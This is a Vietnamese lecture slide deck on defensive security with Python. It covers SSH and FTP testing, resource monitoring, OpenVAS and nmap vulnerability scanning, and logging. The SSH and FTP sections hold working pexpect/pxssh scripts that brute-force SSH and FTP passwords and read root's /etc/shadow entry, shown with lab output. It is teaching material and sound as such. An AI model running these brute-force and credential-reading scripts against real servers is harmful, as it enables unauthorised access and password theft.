KỸ THUẬT LẬP TRÌNH

ThS. Bùi Việt Thắng

E: thangbv82@gmail.com

T: 0983085387

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

Chương 3. Phòng thủ (blue team)


3.1. Kiểm thử ATTT

3.1.1. SSH Botnet


3.1.2. FTP

3.1.1. SSH Botnet

- SSH (Secure Shell) là một giao thức điều khiển từ xa cho phép người dùng truy cập vào máy chủ từ xa thông qua mạng Internet.
- Hoạt động bằng mô hình client-server
- Sử dụng TCP port 22 (mặc định)
- Có 3 cách khác nhau để mã hóa qua SSH:
  - Symmetrical encryption
  - Asymmetrical encryption
  - Hashing




3.1.1. SSH Botnet




Mã hóa đối xứng

3.1.1. SSH Botnet



Mã hóa bất đối xứng

3.1.1. SSH Botnet



Hash

3.1.1. SSH Botnet

Tương tác với SSH thông qua Pexpect

- Pexpect là một thư viện Python có thể được sử dụng để tự động hóa các ứng dụng tương tác như SSH, FTP, passwd, telnet, v.v. Nó có thể được sử dụng để kiểm thử phần mềm tự động.
- Pexpect có khả năng tương tác với các chương trình, theo dõi kết quả mong đợi và sau đó phản hồi dựa trên kết quả mong đợi. Pexpect được lựa chọn để tự động hóa quá trình ép buộc thông tin xác thực người dùng SSH.

```python
import pexpect
PROMPT = ['# ', '>>> ', '> ', '$ ']
def send_command(child, cmd):
    child.sendline(cmd)
    child.expect(PROMPT)
    print (child.before)
def connect(user, host, password):
    ssh_newkey = 'Are you sure you want to continue connecting'
    connStr = 'ssh ' + user + '@' + host
    child = pexpect.spawn(connStr)
    ret = child.expect([pexpect.TIMEOUT, ssh_newkey, '[P|p]assword:'])
    if ret == 0:
        print ('[-] Error Connecting')
        return
    if ret == 1:
        child.sendline('yes')
        ret = child.expect([pexpect.TIMEOUT, '[P|p]assword:'])
    if ret == 0:
        print ('[-] Error Connecting')
        return
    child.sendline(password)
    child.expect(PROMPT)
    return child
def main():
    host = 'localhost'
    user = 'root'
    password = 'toor'
    child = connect(user, host, password)
    send_command(child, 'cat /etc/shadow | grep root')
if __name__ == '__main__':
    main()
```

```
attacker# python sshCommand.py
cat /etc/shadow | grep root
root:$6$ms32yIGN$NyXjOYofkK14MpRwFHvXQWOyvUid.slJtgxHE2EuQqgD74S/
   GaGGs5VCnqeC.bSOMzTf/EFS3uspQMNeepIAc.:15503:0:99999:7:::
```

3.1.1. SSH Botnet

Brute force mật khẩu SSH với Pxssh

- Pxssh là một tập lệnh chuyên biệt bao gồm thư viện pexpect. Nó chứa khả năng tương tác trực tiếp với các phiên SSH bằng các phương thức được xác định trước để login(), logout(), prompt().

```
1   import pxssh
2   def send_command(s, cmd):
3       s.sendline(cmd)
4       s.prompt()
5       print ("s.before")
6   def connect(host, user, password):
7       try:
8           s = pxssh.pxssh()
9           s.login(host, user, password)
10          return s
11      except:
12          print ("'[-] Error Connecting'")
13          exit(0)
14  s = connect('127.0.0.1', 'root', 'toor')
15  send_command(s, 'cat /etc/shadow | grep root')
```

3.1.1. SSH Botnet

Brute force mật khẩu SSH với Pxssh

- Tấn công Brute force (vét cạn) sử dụng trial-and-error để đoán thông tin đăng nhập. Kẻ tấn công thử tất cả các kết hợp có thể cho đến khi tìm thấy một kết hợp đúng.
- Bước 1: Nhập các mô-đun cần thiết
- Bước 2: Yêu cầu người dùng nhập dữ liệu
- Bước 3: Triển khai hàm ssh_connect()
- Bước 4: Khám phá mật khẩu

3.1.1. SSH Botnet
Brute force mật khẩu SSH với Pxssh

```python
# Python code snippet
with open(input_file, 'r') as file:
    for line in file.readlines():
        password = line.strip()
        try:
            response = ssh_connect(password)
            if response == 0:
                print(termcolor.colored(('[+] Found Password: ' + password + ' ,For Account: ' + use
```

```
root@kali:~/PycharmProjects/sshbruteforce# python3 sshbruteforce.py
[+] Target Address: 192.168.1.9
[+] SSH Username: msfadmin
[+] Passwords File: passwords.txt


* * * Starting SSH Bruteforce On 192.168.1.9 With Account: msfadmin * * *
[-] Incorrect Login: password
[-] Incorrect Login: P@ssw0rd!
[-] Incorrect Login: 12345
[-] Incorrect Login: 54321
[-] Incorrect Login: test123
[-] Incorrect Login: 123test
[+] Found Password: msfadmin ,For Account: msfadmin
root@kali:~/PycharmProjects/sshbruteforce#
```

3.1.1. SSH Botnet

- ⇒ Có thể kiểm soát máy chủ thông qua SSH, hãy mở rộng nó để kiểm soát đồng thời nhiều máy chủ. Những kẻ tấn công thường sử dụng nhiều máy tính bị xâm nhập cho mục đích xấu
- ⇒ mạng botnet
- ⇒ các máy tính bị xâm nhập hoạt động giống như bot để thực hiện các lệnh từ kẻ tấn công.

3.1.2. FTP
Xây dựng FTP scanner

- FTP (File Transfer Protocol): giao thức truyền tải tập tin (port 20 và 21).
- Máy client trong mạng có thể truy cập đến máy chủ FTP để gửi hoặc lấy dữ liệu từ xa.

3.1.2. FTP
Xây dựng FTP scanner

- Sử dụng thư viện ftplib trong Python để xây dựng một tập lệnh nhỏ nhằm xác định xem máy chủ có cung cấp thông tin đăng nhập ẩn danh hay không.

```python
import ftplib
def anonLogin(hostname):
    try:
        ftp = ftplib.FTP(hostname)
        ftp.login('anonymous', 'me@your.com')
        print ('\n[*] ' + str(hostname) + ' FTP Anonymous Logon Succeeded.')
        ftp.quit()
        return True
    except Exception:
        print ('\n[-] ' + str(hostname) + ' FTP Anonymous Logon Failed.')
        return False
host = '90.130.70.73'
anonLogin(host)
```

```
[-] 90.130.70.73 FTP Anonymous Logon Failed.
```

3.1.2. FTP
Brute Force FTP user

```python
import ftplib
def bruteLogin(hostname, passwdFile):
    pF = open(passwdFile, 'r')
    for line in pF.readlines():
        userName = line.split(':')[0]
        passWord = line.split(':')[1].strip('\r').strip('\n')
        print ("[+] Trying: "+userName+"/"+passWord)
        try:
            ftp = ftplib.FTP(hostname)
            ftp.login(userName, passWord)
            print ('\n[*] ' + str(hostname) +
            ' FTP Logon Succeeded: '+userName+"/"+passWord)
            ftp.quit()
            return (userName, passWord)
        except Exception:
            pass
    print ('\n[-] Could not brute force FTP credentials.')
    return (None, None)
host = '192.168.95.179'
passwdFile = 'userpassftp.txt'
bruteLogin(host, passwdFile)
```

```
[+] Trying: admin/msfadmin
[+] Trying: msf/admin
[+] Trying: msf/msf
[+] Trying: msfadmin/msfadmin

[-] Could not brute force FTP credentials.
```

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

3.2. Giám sát ATM
Kiểm tra mức sử dụng CPU

```python
import os
import psutil

# Getting loadover15 minutes
load1, load5, load15 = psutil.getloadavg()

cpu_usage = (load15/os.cpu_count()) * 100

print("The CPU usage is : ", cpu_usage)
```

```
The CPU usage is :  0.0
```

3.2. Giám sát ATM
Kiểm tra mức sử dụng RAM

```
1 # Importing the library
2 import psutil
3
4 # Getting % usage of virtual_memory ( 3rd fie
5 print('RAM memory % used:', psutil.virtual_me
6 # Getting usage of virtual_memory in GB ( 4th
7 print('RAM Used (GB):', psutil.virtual_memory
```

```
RAM memory % used: 42.3
RAM Used (GB): 7.20314368
```

3.2. Giám sát ATM

- Kiểm tra mức sử dụng Disk space
- Kiểm tra hoạt động mạng: độ trễ
- …

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

3.3. Quản lý điểm yếu OpenVAS

- Hệ thống đánh giá lỗ hổng mở (OpenVAS) (https://www.openvas.org) là một trong những giải pháp quản lý và quét lỗ hổng nguồn mở được sử dụng rộng rãi nhất. Công cụ này được thiết kế để hỗ trợ quản trị viên hệ thống/mạng trong các nhiệm vụ xác định lỗ hổng và phát hiện xâm nhập.

3.3. Quản lý điểm yếu Nmap

- Nmap có một số tập lệnh có thể giúp xác định các dịch vụ dễ bị tấn công và các lỗ hổng có khả năng bị khai thác.
- Mỗi tập lệnh này có thể được gọi bằng cách sử dụng tùy chọn --script.

3.3. Quản lý điểm yếu Nmap

```
kali@kali:~$ nmap --script=smb-vuln-ms17-010.nse 192.168.1.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-24 14:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid serv
Nmap scan report for 192.168.1.103
Host is up (0.0046s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds
```

Chương 3. Phòng thủ (blue team)

3.1. Kiểm thử ATTT

3.2. Giám sát an toàn mạng

3.3. Quản lý điểm yếu

3.4. Quản lý logs

3.4. Quản lý logs

import logging

- Thư viện chuẩn Python cung cấp mô-đun logging để gửi thông báo nhật ký từ các chương trình Python
- Mô-đun này cung cấp một cách để các ứng dụng định cấu hình các trình xử lý nhật ký khác nhau và cách định tuyến các thông báo nhật ký tới các trình xử lý này. Điều này có thể cho phép cấu hình rất linh hoạt để quản lý nhiều trường hợp sử dụng khác nhau.

3.4. Quản lý logs

import logging

```
1 import logging
2
3 logging.debug('This is a debug message')
4 logging.info('This is an info message')
5 logging.warning('This is a warning message')
6 logging.error('This is an error message')
7 logging.critical('This is a critical message')
```